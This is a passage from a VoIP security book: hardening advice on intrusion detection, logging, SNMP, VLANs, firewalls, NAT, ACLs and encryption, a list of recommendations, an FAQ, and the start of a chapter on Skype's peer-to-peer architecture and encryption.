Use of both a NIDS and a HIDS is recommended. NIDSs should be distributed so as to monitor traffic at key chokepoints—network junctions where different types of traffic merge. NIDSs are often located on uplinks where they have access to the most traffic. Ensure that NIDSs sensor-to-management-console traffic is encrypted, and that the sensors are de-tuned so that the mass of false positives does not obscure real events. Also be sure that operators have defined escalation processes to follow when a valid security event occurs.


HIDSs should be installed on every server classified as critical to the VoIP infrastructure. These include supporting servers (DNS, RADIUS, DHCP, NTP, etc.), gateways, proxies, directory servers, database servers, and firewalls. HIDS reports should be monitored regularly – in real time, if possible.

Logging

Syslog (system logger) provides a means to allow a machine to send event notification messages across IP networks to event message collectors, also known as syslog servers. Native syslog messages are not encrypted. Thus, syslogging should be utilized only on contained internal networks. Alternatively, some drop-in syslog replacements offer encryption as part of heir feature set. Their use is recommended.

IP phones can be reconfigured and rebooted via SNMP commands. Unfortunately, the default community strings associated with the most common versions of SNMP (v1 and v2) are well known and easily guessed. These community strings act as passwords that allow access to the SNMP-managed device. The default read-only community string (public) allows a user to browse configuration information regarding the device or server. Information gathered in this manner can potentially be used to gain further access to the device. SNMP messages, like syslog messages, can be stolen by eavesdroppers, and this information can be used to determine the state and configuration of networked devices.

Thus, it is recommended to use SNMP v3 for monitoring and configuration of VoIP networks. If the use of SNMP v3 is not a valid option, it is essential to restrict SNMP to subnets that are segregated from the Internet and from the balance of the network. Additionally, read/write community strings must be changed from their defaults.



TIP

"The search for security - in the law and elsewhere - is misguided. The fact is… security can only be achieved through constant change, adapting old ideas that have outlived their usefulness to current facts."

—William Osler.

Penetration and Vulnerability Testing

These tests or pseudo-attacks are conducted by an objective evaluation team and emulate an attack on one or more computer systems of interest to discover ways to breach the system's security controls, obtain sensitive information, obtain unauthorized services, or simulate damage to the system by denying service to legitimate users.

Security testing should be performed at least quarterly and after any major infrastructure changes. Some of these exercises can be done by internal testers. This serves multiple purposes: it saves money; it helps the testers learn about the network environment; it teaches them about recent security vulnerabilities and exploit tools; and it rewards them, since many network administrators are often curious about security practices. Most of the security scanning and vulnerability scanning tools are now automated, and while you may want to recruit security experts to analyze the data, these tools are particularly adept at pointing out the low-hanging fruit type of vulnerabilities—the kind most often exploited by attackers.

You may want to schedule additional external testing to validate the results obtained from internal test, as well as generate the appropriate data required for compliance with your particular regulatory or audit requirements.

Logically Segregate VoIP from Data Traffic

Packetized voice is indistinguishable from any other packet data at layers 2 and 3, and thus is subject to the same networking and security risks that plague data-only networks. The general idea that motivates the logical separation of data from voice is the expectation that network events (e.g., broadcast storms and congestion or security-related phenomena such as worms and DoS attacks that affect one network) will not impact the other.

Logically separate data from voice traffic. Plan on establishing at least 2 VLANs and put your VoIP system components on a separate dedicated VLAN with 802.1p/q QoS (Quality of Service) enable and priority VLAN tagging. Limit physical and terminal access to your switch consoles to only authorized personnel.

VLANs

Logical separation of voice and data traffic via VLANs is recommended to prevent data network problems from affecting voice traffic and vice-versa. VLANs, or virtual LANs, can be thought of as logically segmented networks mapped onto physical hardware. VLANs operate at layer 2 of the OSI model. However, a VLAN is often configured to map directly to an IP network or subnet, thereby appearing that it is involved at layer 3. Logical separation of voice and data traffic via VLANs is recommended to prevent data network problems from affecting voice traffic and vice-versa.

NOTE

Softphones security revisited: Malware that affects any other application software on the PC can also interfere with voice communications. The flip- side is also true: malware that affects the VoIP software will affect all other applications on the PC and the data services available to that PC (a separate VoIP phone would not require access to file services, databases, and so on). Because a softphone resides on a PC, the principle of logically separating voice and data networks is defeated because the PC must reside in both domains.

Security issues: Many softphones contain advertising software that "phones home" with private user information.

Several popular softphones (such as X-Lite) store credentials unencrypted in the Windows registry even after uninstallation of the program.

Softphones require that PC-based firewalls open a number of high UDP ports as part of the media stream transaction. Additionally, any special permissions that the VoIP application has within the host-based firewall ruleset will apply to all applications on that desktop (e.g., peer-to-peer software may use SIP for bypassing security policy prohibitions).

Steps to secure softphones: Softphones that contain any type of advertising software must be banned in a highly secure environment. Softphone installation targets should be tested before deployment, and those that do not encrypt user credentials should be prohibited.

Because a softphone is an application running on an operating system its security depends principally upon the status of the underlying OS, and is subject to the same security concerns as any other communications program including e-mail, browsing and IM.

Approval prior to the use of any IP softphone agent software must be authorized.

Personal installation and use of private softphones are prohibited.

All softphones must utilize a separate dedicated NIC for VoIP VLAN access.

Ensure that all IP Phones and softphones are both: VLAN aware and reside in the voice VLAN

In a switched network environment, VLANs create a logical segmentation of broadcast or collision domains that can span multiple physical network segments. VLANs remove the need to organize and manage PCs or softphones based on physical location. They also can be used to arrange endpoints based on function, class of service, class of user, connection speed, or other criteria. The separation of broadcast domains reduces traffic to the balance of the network. Effective bandwidth is increased due to the elimination of latency from router links. Additional security is realized if access to VLAN hosts is limited to only hosts on specific VLANs and not those that originate from other subnets beyond the router

In addition, the consequences of DoS attacks can sequestered from the balance of the network by logically separating voice and data segments into discrete VLANs.

QoS and Traffic Shaping

In the absence of QoS or traffic shaping, data networks operate on a best-effort delivery basis, which means that all data traffic has equal priority and an equal chance of being delivered promptly. However, when network congestion occurs, all data traffic has an equal chance of being dropped and/or delayed. When voice data is introduced into a network, it becomes critical that priority is given to the voice packets to ensure the expected quality of voice calls.

Some VoIP security measures can erode the performance of a network connection to the point where QoS is jeopardized. Most of the delays caused by security come from key generation and message exchanges during authentication and key exchange. Encryption can be accomplished relatively quickly.

NOTE

Encryption speeds: An AES encryption, without hardware acceleration, takes about 50 microseconds, for instance. But the key generation and exchange process can last up to 500ms, which is unacceptable for a real-time VoIP application. Overall, establishing a security association with IPSec requires anywhere from 2 to 10 seconds. TLS achieves better performance, but it still needs approximately 1.5 seconds to form a security association.

Firewalls

Firewalls have provided a physical and logical demarcation between the inside and the outside of a network. The first firewalls were basically just gateways between two networks with IP forwarding disabled. Most contemporary firewalls share a common set of characteristics: (1) it is a single point between two or more networks where all traffic must pass (choke point); (2) it can be configured to allow or deny IP (and other protocol) traffic; (3) it provides a logging function for audit purposes; (4) it provides a NAT function; (5) the operating system is hardened; (6) it often serves as a VPN endpoint; and (7) it fails closed—that is, if the firewall crashes in some way, no traffic is forwarded between interfaces.

Table 3.1 provides a noninclusive listing of common VoIP-related ports and services.

Table 3.1 Common VoIP Ports and Services

SERVICE	PORT
Skinny	TCP 2000-2002
TFTP	UDP 69
MGCP	UDP 2427
Backhaul (MGCP)	TCP 2428
Tapi/Jtapi	TCP 2748
HTTP	TCP 8080/80
SSL	TCP 443
SCCP	TCP 3224
Transport traffic	16384-32767
SNMP	UDP 161
SNMP trap	UDP 162
DNS	UDP 53
NTP	UDP 123
LDAP	TCP 389
H.323RAS	TCP 1719
H.323 H.225	TCP 1720
H.323 H.245	TCP 11000-11999
H.323 Gatekeeper Discovery	UDP 1718
SIP	TCP 5060
SIP/TLS	TCP 5061

There is still no simple solution for securely handling calls that originate externally. Packet filtering and stateful inspection firewalls can open a "pinhole" through which outbound replies can pass. However, particularly in the case of SIP-based solutions, private translated internal IP addresses prevent incoming calls from reaching the correct recipient.

In the near term, we recommend that organizations investigate the use of either VoIP-aware firewalls, application-layer gateways (ALGs), or session border controllers (SBCs) to manage and secure voice traffic that crosses the firewall. Alternatively, if the voice endpoints are located on the internal side of the firewall and all sessions can be virtually tunneled (via RAS users), we recommend that all voice traffic be encapsulated in a virtual private network (VPN).

NAT and IP Addressing

Network address translation (NAT) is a method for rewriting the source and/or destination addresses of IP packets as they pass through a NAT device. NAT devices manipulate a subset of the IP header information. NAT devices monitor, record, and alter the source IP address (SIP), destination IP address (DIP), and checksum (CHKSUM) fields within IP headers. NAT also modifies the checksum fields of both TCP and UDP packets since these checksums are computed over a pseudo-header that conceptually consists of the source and destination IP addresses, and the protocol and length fields for TCP. NAT provides a security function by segregating private hosts from the publicly routed Internet.

NAT will continue to be a major obstacle in VoIP migrations until Ipv6 becomes commonly adopted. Encryption across a NAT device is particularly problematic as both H.323 and SIP embed layer-3 routing and signaling information inside the IP datagram payload. The recommendation for NAT is the same as the aforementioned recommendation for firewalls—deployment of VoIP-aware perimeter devices should be investigated.

Access Control Lists

Network access control lists (ACLs) are tablelike data structures that normally consist of a single line divided into three parts: a reference number that defines the ACL, a rule (usually permit or deny), and a data pattern, which may consist of source and/or destination IP addresses, source and/or destination port numbers, masks, and Boolean operators. ACLs, in coordination with VLANs, QoS, and firewalls, are powerful tools for segregating VoIP traffic from other traffic.

ACLs should be implemented at layer 3 junctions between VoIP and data networks. In a most limited application, ACLs should at least be configured to deny access to traffic that never should be allowed on internal enterprise networks. This includes peer-to-peer (P2P) traffic, traffic known to be associated with common worms, NetBIOS and CIFS traffic if it not required for Windows browsing traffic, and other types of traffic that are specific for your particular networking and application requirements. VACLs (VLAN ACLs) if available, should also be used for these purposes.

Encryption

With regards to SIP, Transport Layer Security (TLS) Secure/Multipurpose Internet Mail Extensions (S/MIME), and Secure Real-Time Transfer Protocol (SRTP) are candidates for securing SIP services. SIP architects, sticking with the framework approach, added these security layers below the existing VoIP protocols rather than create new unproven protocols.

Encrypting the entire SIP message end to end is not a workable solution because network intermediaries (like proxy servers) need to view certain header fields (To, From, CSeq, Call-ID, Max-Forwards, and Via) to route messages correctly. The deployment issues for SIP are the same as those for H.323; that is, if you encrypt signaling, firewalls, and other intermediaries that do not know the key, they will not be able to correctly rewrite key signaling information, and SIP messages will fail.

Because RFC 3261 does not define methods for media encryption, supplementary protocols must be added if additional security features are required. Security for the VoIP media layer involves individual media streams, each with its own key generation and exchange mechanism, and its own authentication and encryption methods. IPSec was implemented early on to address these requirements, but performance continues to be a problem. In the future, many VoIP applications will likely use Secure Real-Time Protocol (SRTP) for encryption and SDP (Session Description Protocol) for the key exchange.

Interoperability has been part of VoIP's promise from the start, but in practice secure deployments are rarely interoperable, and interoperable deployments are rarely secure. Even the authors of SIP admit that it "is not an easy protocol to secure," according to RFC 3261.

TLS, on the other hand, has proven to be an efficient, adaptable VoIP security protocol—reducing the computational and consequent processing burden that other protocols generate and providing extensible security between unrelated applications. Use it when you can.

The 802.11i standard describes a more robust security system for WLANs than does 802.1x. Like 802.1x, it makes use of WPA2. It supports both AES and TLS.

Several vendors now include both media encryption and signaling encryption natively with their IP phones and gateway products. Use these tools to encrypt whenever and wherever you can.

Regulations

The past decade has seen an explosion of government regulation that will directly or indirectly affect VoIP implementation security. Although some of these regulations

can be addressed by selecting and implementing compliant equipment, the vast majority of these are *operational* in nature, meaning that to ensure compliance you'll need to pay more attention to (1) how your IP communications systems are designed and (2) how your organization's business and IT operations groups are using the equipment once it's live.

We recommend that you ask yourself, your colleagues, and your audit and legal personnel the following questions:

- Does this regulation apply to me and my organization (or client's organization)?
- Who in my organization has responsibility for overall compliance with this regulation? In some cases, the answer may be *you*_if there isn't already someone designated, but for many of these regulations your organization is likely to have a person or group specifically designated as the lead for addressing compliance, particularly with regulations for which security is only an ancillary component of the overall regulation.
- Is it likely that my systems and/or operations are not compliant with this regulation today? If you suspect that remediation is necessary, it's important to raise the concern to the appropriate level of management in a way that allows the issue to be corrected and reduce the risk of fines, negative publicity, or worse.

Summary

There is no out-of-the-box solution for securing VoIP or any other kind of data network. Professional information security in the enterprise is hard. Make no mistake about it; this is not a field for newbies or naive network administrators. Professional, secure VoIP networks are managed, secured, and operated by experienced professionals. Although there is no single key point to accomplish and maintain a secure state, intelligent distribution and operation of your limited resources will allow you and your organization to emulate the level of service and the security levels currently enjoyed by PSTN network users.

Of Layers, Compartments, and Bulkheads

Defense in Depth is based on the concept of layers or *compartments*. You can think of compartments as boxes, and the layers define the edges of the boxes. On a submarine, the greatest threat is that the hull will be breached and that water will flood in and sink the boat. In this analogy, the submarines are your internal network or networks, the hull is the firewall perimeter infrastructure, and the flood of water symbolizes the flood of worm viruses or hacker attacks that can sink the network.

Submarines incorporate bulkheads or compartments that minimize and localize damage when it does occur. Similarly, in VoIP/data networks compartmentalization serves the same function—to limit damage when an attack occurs. Layers or security controls define the boundaries of these compartments.

Each layer or compartment placed between an attacker and his or her goal adds to the time and effort that an attacker must accept if they are to continue. Each layer adds to the *risk* that he or she will be caught. In most cases, our goal is simple: Make the infrastructure environment so unpleasant for an attacker that he or she gives up and goes away, or in some cases, is caught and prosecuted.

Specific Recommendations

We conclude this chapter with the following list of recommendations for securing your VoIP network:

1. Require strong passwords everywhere. Enforce this rule.
2. Then reinforce the password rule again.
3. Update existing security policies, practices, and procedures to reflect the new requirements of converged networks.
4. Distribute, communicate, and enforce these policies.

5. Ensure that users sign a document that states that they understand their responsibilities when using these systems.
6. Train operators and administrators in the latest most relevant tools and techniques.
7. Develop and test secure off-site backup plans.
8. Develop and test disaster recovery plans.
9. Ensure that all networked systems are periodically patched and hardened.
10. Harden server-based IP PBXs.
11. Ensure that antivirus scanners are up-to-date.
12. Employ different subnets with separate RFC 1918 address blocks for voice and data traffic.
13. Segment voice and data traffic by appropriate use of VLANs, firewalls, ALGs and access control lists.
14. Filter private network traffic internally and at the network periphery.
15. Install and monitor tools that protect against ARP spoofing attacks.
16. Install and monitor intrusion detection systems—both host-based and network-based.
17. Exercise diligence in analyzing logs from intrusion detection systems, firewalls, routers, servers and other networked devices.
18. All PC-based phones should be placed behind a firewall or ACL to mediate VOIP traffic.
19. Employ VoIP-aware firewalls, application layer gateways, or session border controllers at the perimeter of the network to process incoming and outgoing voice data.
20. Properly configure these firewalls.
21. Combine your network management tools and integrate their results with data from other monitoring systems. And use these tools daily.
22. Use VoIP-dedicated support servers—TFTP, DHCP, HTTP, SNMP, etc.
23. Turn off SNMP if you can. If not, ensure that community strings are complex.
24. Use IPSec or Secure Shell (SSH) for all remote management and auditing access.

25. Forge strong relationships with your ISPs to defend against external DoS attacks.
26. VoIP components should reside on a separate voice VLAN.
27. VoIP VLAN ports that are not in use should be disabled.
28. If VoIP phones contain a built-in data network port, disable the port when not in use, and if it is use, the port must be configured on the appropriate data VLAN.
29. Approval prior to the use of any IP softphone agent software must be authorized.
30. Personal installation and use of private softphones are prohibited.
31. All softphones must utilize a separate dedicated NIC for VoIP VLAN access.
32. Ensure that all IP phones and softphones are both: VLAN aware and reside in the voice VLAN.
33. All VoIP security perimeter firewalls should be dedicated to VoIP traffic to reduce transmission latency caused by processing latency.
34. The network time protocol (NTP port 123) should be blocked at the security perimeter. Local NTP clients should receive clock information from a local Stratum 2, 3, or 4 clock source.
35. All HTTP connections to VoIP security perimeter firewalls for administrative/management purposes must be tunneled through a VPN or use secure HTTPS.
36. Critical VoIP servers must be secured in compliance with applicable guidelines.
37. All remote administrative connections to critical VoIP servers must be encrypted.
38. All VoIP traffic that is sent over a public IP network (i.e., Internet,) is encrypted.
39. Ensure that the server hosting the voice-mail service is properly hardened and secured.
40. If wireless VoIP (VoWLAN) is used, all of the aforementioned requirements apply.

41. No VoIP systems IP phones, softphones, VoIP-related server hardware and software, or networks will be put into operation without certification that they have complied in every manner with the aforementioned recommendations.

Solutions Fast Track

Reuse Existing Security Infrastructure Wisely

- ☑ A security policy provides the framework, justification, and metrics for all other security-related development.
- ☑ A policy that is not consistently enforced is worse than having no policy at all.
- ☑ The most important step in security policy practices is communicating the policy contents to everyday users—these "human firewalls" are the best security investment an organization can make.
- ☑ Upgrading a data network to a data and VoIP network is an ideal time to reexamine and revamp the security state of your support infrastructure.
- ☑ Require more than one type of authentication for access into critical areas.
- ☑ Remember to lock doors and windows.
- ☑ Turn off all unnecessary services and listening daemons.
- ☑ The risk of implementing the service pack or security patch should ALWAYS be LESS than the risk of not implementing it.
- ☑ If you make the effort to generate log files, then review them regularly. Logged data are a great resource for understanding the day-to-day operation of your infrastructure.
- ☑ If possible, dedicate your support infrastructure components to either data or VoIP networks, but not both.
- ☑ Ensure that multiple DHCP servers do not coexist in the same broadcast domain.
- ☑ Ensure that SNMP community strings are not set to default values.
- ☑ Replace telnet with SSH at every opportunity.

- ☑ Delay, jitter, and packet loss are the major network variables that impact VoIP quality.
- ☑ Always segregate management traffic on a dedicated, secure management network.

Confirm User Identity

- ☑ Authentication is made up of three factors: "something you have" (a key or certificate), "something you know" (a password or secret handshake), and/or "something you are" (a fingerprint or iris pattern). Authentication mechanisms validate users by one or a combination of these.
- ☑ The 802.1x protocol defines port-based network access control that is used to provide authenticated network access.
- ☑ EAP (Extensible Authentication Protocol) is a general authentication protocol that provides a framework for multiple authentication methods.
- ☑ Most of the more recent EAP types are made up of two components: an outer and an inner authentication type.
- ☑ The three components of an 802.1x infrastructure are the supplicant (client), the authenticator (NAS), and the authentication server (normally a RADIUS server).
- ☑ 802.11i is also known as WPA2.
- ☑ Within the PKI framework, who you are is defined by the private keys you possess.
- ☑ The fact that the same key is used for both encryption and decryption determines a symmetric exchange.
- ☑ PKI relies on a public/private key combination.
- ☑ Public and private keys are mathematical entities that are related. One key is used to encrypt information, and only the related key can decrypt that same information; however, if you know one of the keys, it is computationally unfeasible to calculate the other.
- ☑ The private key is also used to digitally sign the sent message so that the sender's identity is guaranteed.

- ☑ Information security is often defined as a number of layers. The basis for this is the idea that every time and place a logical or physical impediment can be created that might reasonably stop an attacker (without hindering normal users' access to network resources) it should be done.
- ☑ A basic security rule is that endpoints cannot be trusted until the identity of the endpoint is confirmed or authenticated.
- ☑ In the case of VoIP, a method for authentication of IP phones is the hardware or MAC address.

Active Security Monitoring

- ☑ A network intrusion detection system (NIDS) is designed to alert administrators when malicious or illegitimate traffic is detected.
- ☑ A network-based IDSs can monitor an entire large network with only a few well-situated nodes or devices and impose little overhead on a network.
- ☑ NIDSs are normally classified according to the methods they use for attack detection; either as signature-based, or anomaly detection.
- ☑ NIDS should be located where they can most effectively monitor critical traffic.
- ☑ Communication between the IDS components (sensors and management console) should be encrypted using strong authentication.
- ☑ A host-based IDS (HIDS) consists of applications that operate on information collected from individual computer systems.
- ☑ Tripwire is the reference model for many of the follow-on HIDS.
- ☑ Most HIDS software establishes a ?digital inventory? of files and their attributes in a known state and use that inventory as a baseline for monitoring any system changes.
- ☑ The key to successful log analysis is to adopt the proper tools for your environment to automatically parse, visualize, and report summarized log data.

- ☑ Syslog messages use UDP/514 for transport.
- ☑ The syslog protocol provides a transport to allow a machine to send event notification messages across IP networks to event message collectors, also known as syslog servers.
- ☑ Syslog messages (ASCII-based) may be sent to local logs, a local console, a remote syslog server, or a remote syslog relay.
- ☑ The Simple Network Management Protocol (SNMP) is an application layer protocol that facilitates the exchange of management information between network devices.
- ☑ An SNMP network normally consists of three key components: managed devices, agents, and network-management systems.
- ☑ If you must use SNMP, immediately change the values of the default read/write community strings.
- ☑ Penetration/vulnerability tests are useful tools for determining the current security posture of an organization.
- ☑ Penetration tests (pen-tests) usually refer to tests against perimeter defenses, whereas vulnerability testing refers to tests against specific systems (host, applications, or networks).
- ☑ The results of a penetration/vulnerability test reflect the security status only during the testing period. Even minor administrative and architectural changes to the environment performed only moments after a penetration test can alter the system's security profile.

Logically Segregate VoIP from Data Traffic

- ☑ Separate voice and data traffic via VLANs.
- ☑ VLANs provide security and make smaller broadcast domains by creating logically separated subnets.
- ☑ Disable unused ports and put them in a unique unused VLAN. This is a simple but effective means to prevent unauthorized access.

- ☑ For a good discussion of L2 access controls see: www.cisco.com/en/US/products/hw/switches/ps708/products_white_paper09186a008013159f.shtml.
- ☑ QoS and traffic shaping VoIP have strict performance requirements.
- ☑ VoIP quality is negatively affected by increased latency, jitter, and packet loss.
- ☑ QoS can provide some security against DoS attacks.
- ☑ Network address translation (NAT) is a method for rewriting the source and/or destination addresses of IP packet.
- ☑ NAT also rewrites TCP and UDP checksums based on a pseudo-header
- ☑ Hosts behind a NAT device do not have true end-to-end Internet connectivity and cannot directly participate in Internet protocols that require initiation of TCP connections from outside the NAT device, or protocols that split signaling and media into separate channels.
- ☑ The key to the incompatibility of NAT and the IPsec AH mode is the presence of the Integrity Check Value (ICV).
- ☑ NAT provides a security function by segregating private hosts from the publicly routed Internet.
- ☑ Firewall mechanisms include packet filtering, stateful inspection, application-layer gateways, and deep packet inspection.
- ☑ Packet-filtering firewalls inspect only a few header fields in order to make processing decisions.
- ☑ Application-layer gateways provide intermediary services for hosts that reside on different networks, while maintaining complete details of the TCP connection state and sequencing.
- ☑ Deep packet inspection analyzes the entire packet, and may buffer, assemble, and inspect several related packets as part of a session.

- ☑ H.323 calls are difficult to firewall because IP addresses and ports are embedded in each previous packet stream, because packets are ASN.1 PER encoded, and because media and signaling take place on different channels—some of which are dynamically created.
- ☑ When used as a VoIP application, SIP is difficult to firewall because NAT often hides the "real" IP address of endpoints, and because, media and signaling take place on different channels – some of which are dynamically created.
- ☑ Access control lists (ACLs) are tablelike data structures.
- ☑ A general rule-of-thumb is that outbound ACLs are more efficient than inbound ACLs.
- ☑ ACLs provide extremely granular control of traffic streams if configured correctly.

Frequently Asked Questions

The following Frequently Asked Questions, answered by the authors of this book, are designed to both measure your understanding of the concepts presented in this chapter and to assist you with real-life implementation of these concepts. To have your questions about this chapter answered by the author, browse to **www.syngress.com/solutions** and click on the **"Ask the Author"** form.

Q: What's the difference between a network intrusion detection system (NIDS) and a host-based intrusion detection system (HIDS)?

A: A NIDS inspects all inbound and outbound network activity and identifies patterns of packet data that may indicate a network or system attack. A HIDS, on the other hand, normally resides as an application on the server that it monitors.

Q: What is the Windows equivalent of syslog?

A: Windows doesn't really have a native equivalent. The eventlog service enables event log messages issued by Windows-based programs and components to be viewed in Event Viewer.

Q: I've setup <*myfile*> to log to syslog, but it's not working. What should I do?

A: Make sure you have an entry in your syslog.conf file to save the apropriate messages. Don't forget to send a SIGHUP to your syslogd so that it re-reads its conf file. Also, remember that syslogd does not create log files. You need to create the file before syslogd will log to it (i.e.: touch /var/log/myfile).

Q: If you have multiple security devices reporting to a remote syslog server, what is the best way to parse or separate the logs?

A: Log parsing is difficult to do in an efficient, scalable manner. A number of commercial products claim to parse various formats and store the information in a backend database. There are numerous open source log parsing projects at Freshmeat or SourceForge. Also simple shell, awk, or perl scripts can be used.

Q: Should my company be running its own honeypot or honeynet?

A: Probably not. Most organizations still have problems completing and maintaining basic security controls. Honeypots and honeynets are primarily learning tools. Most honeynets are run in academia, the military, and government.

Q: I'm looking for a utility that enables me to change community names on multiple devices from a single management console. Where can I find one?

A: Because the methodology for setting community strings is not standardized, every type of device/agent version may have a different mechanism for handling this chore. Therefore, there are no "single console" products for setting community strings. For this to be feasible, you would have to be able to differentiate every agent type, and know how that particular vendor/system/agent handles it.

Q: What is RMON?

A: The Remote Network Monitoring MIB is a SNMP MIB for remote management of networks. Although other MIBs usually are created to support a network device whose primary function is other than management, RMON was created to provide management of a network. RMON is one of the many SNMP based MIBs that are on the IETF Standards track.

Q: What are red-teams or blue-teams?

A: In penetration testing, a red-team approach means that the testers adopt a stealthy posture—that is, they take on the role of untrusted attacker attempting to sneak into the network. Blue-team signifies an approach where the tester is an insider, and test tool collateral "noise" is not an issue.

Chapter 4

Skype Security

By Paul Piccard

Solutions in this chapter:

- **Skype Architecture**
- **Features and Security Information**
- **Malicious Code**
- **Client Security**

- ☑ **Summary**
- ☑ **Solutions Fast Track**
- ☑ **Frequently Asked Questions**

Introduction

Skype (available at http://skype.com) is a multi-purpose client that provides voice communication features as well as standard instant messaging features such as text messages and file transfers. The company highlights the voice communication features, and it is one of the most popular applications for making and receiving Internet-based calls. Skype's architecture resembles many peer-to-peer (P2P) services. This should come as no surprise, since its founders, Niklas Zennström and Janus Friis, were also the creators of Kazaa, one of the most popular P2P services. Rather than transmit all data for voice communication through a central server, Skype has the ability to use the workstations signed into the system to transfer data to and from callers. This allows the service to handle data efficiently while keeping costs minimal for scaling the service. The Skype program saw its first beta release on August 29, 2003. By October 2004, Skype had over one million users online simultaneously, and on May 18, 2005 had three million users online at once. Obviously, Skype has become incredibly popular in a very short amount of time. Of course, much of this popularity has to do with the fact that Skype provides free voice communications. Rather than pay fees to telephone companies for calls made to others, Skype provides a way to communicate with others, no matter where they are located in the world, for free. Additionally, the sound quality of these calls is very good, due to both efficient compression algorithms and the peer-to-peer nature of the network, which provides ample bandwidth for carrying the large amounts of data for voice communication. Skype also provides services to make and receive calls to standard phone lines, for which it charges a fee. The client is available for many different platforms and operating systems, including Microsoft Windows, Linux, Mac OSX, and PocketPC.


Skype's business model is based on providing services that users pay for. Skype charges for credits used for calling others and receiving calls from standard telephone lines. Local phone companies own and operate the public switched telephone network (PSTN), and charge for access to connect to these switches to make and receive calls. Skype sells two services, SkypeOut and SkypeIn. When you buy credits for these services, Skype provides you with the ability to dial or receive calls from anyone in the world using a standard phone. SkypeOut allows you to dial any phone number in the world, while SkypeIn provides you with a telephone number. This telephone number can be called from anywhere using a standard phone and allows Skype users to accept incoming calls to this assigned phone number. These services provide Skype users the ability to communicate with anyone in the world, with either another Skype client or anyone with a phone.

Skype Architecture

Skype uses architecture similar to Kazaa or other P2P networks (Figure 4.1). It is not a very strict P2P network since it employs a centralized server which helps the system sign up new users as well as authenticates existing users with user ID and password information. There are three main types of computers used within the Skype service: a standard node, a super node, and the Skype server. A standard node is any workstation that has the Skype client software installed. Users are able to make and receive calls, send messages, and use all the Skype functionality through this workstation. The super nodes are similar in appearance and functionality to the end user, but these workstations have been chosen by the Skype service to handle much of the Skype system's work. If a workstation has a publicly addressable IP (Internet Protocol) address and extra bandwidth, it is capable of becoming a super node, and the end user has no control over whether their workstation is a super node or not.

These super nodes do the heavy lifting for the Skype service, and the service relies on these super nodes, not a centralized server, for keeping track of other users in a directory (known as the Global index) and data from regular nodes. Workstations that are behind a firewall or a Network Address Translation (NAT) gateway will never be eligible to become a super node since the workstation's address its IP address is not public.

Figure 4.1 Skype Architecture




Since communications including text, voice, and files may be sent to other workstations before reaching the intended recipient, it is important to encrypt these communications so that users whose workstations are relaying this information are not able to spy on the information that is exchanged. Before messaging begins and two clients have established that they wish to transfer information between each other, an encrypted session begins. All data that is sent and received between two clients is encrypted using 256-bit encryption based on the Advanced Encryption Standard (AES). The key for this exchange is unique to that particular sessions and that particular set of workstations exchanging information. Once the session has been terminated, the key is no longer valid. Figure 4.2 shows the main window a user is presented with when first signing into Skype. According to Skype's website, "Skype uses 1024 bit RSA to negotiate symmetric AES keys. User public keys are certified by the Skype server at login using 1536 or 2048-bit RSA certificates."

Figure 4.2 Skype Main Window

Skype communicates over a large range of ports with many different workstations and servers. The client utilizes both TCP (Transmission Control Protocol) and UDP (User Datagram Protocol) packets to relay information between these workstations. By default, the Skype client will listen over port 1387 for incoming connections, and if this port is unavailable it will use ports 80 and 443. Additioanlly, Skype provides support for several proxies, including HTTP (Hypertext Transfer Protocol),

HTTPS (HTTPS over Secure Sockets Layer), and SOCKS5. This gives an advanced user the option to use a proxy to connect to the Skype server for authentication if there are any connection issues with the native network, as you can see in Figure 4.3.

Figure 4.3 Skype Connection Settings



Skype uses a proprietary protocol for communications with other users. Not much is known about this protocol since it is closed and is encrypted. More information on the Skype architecture can be found in a paper published by Salman A. baset and Henning Schulzrinne from Columbia University. This paper is available in PDF format at http://arxiv.org/ftp/cs/papers/0412/0412017.pdf.

Features and Security Information

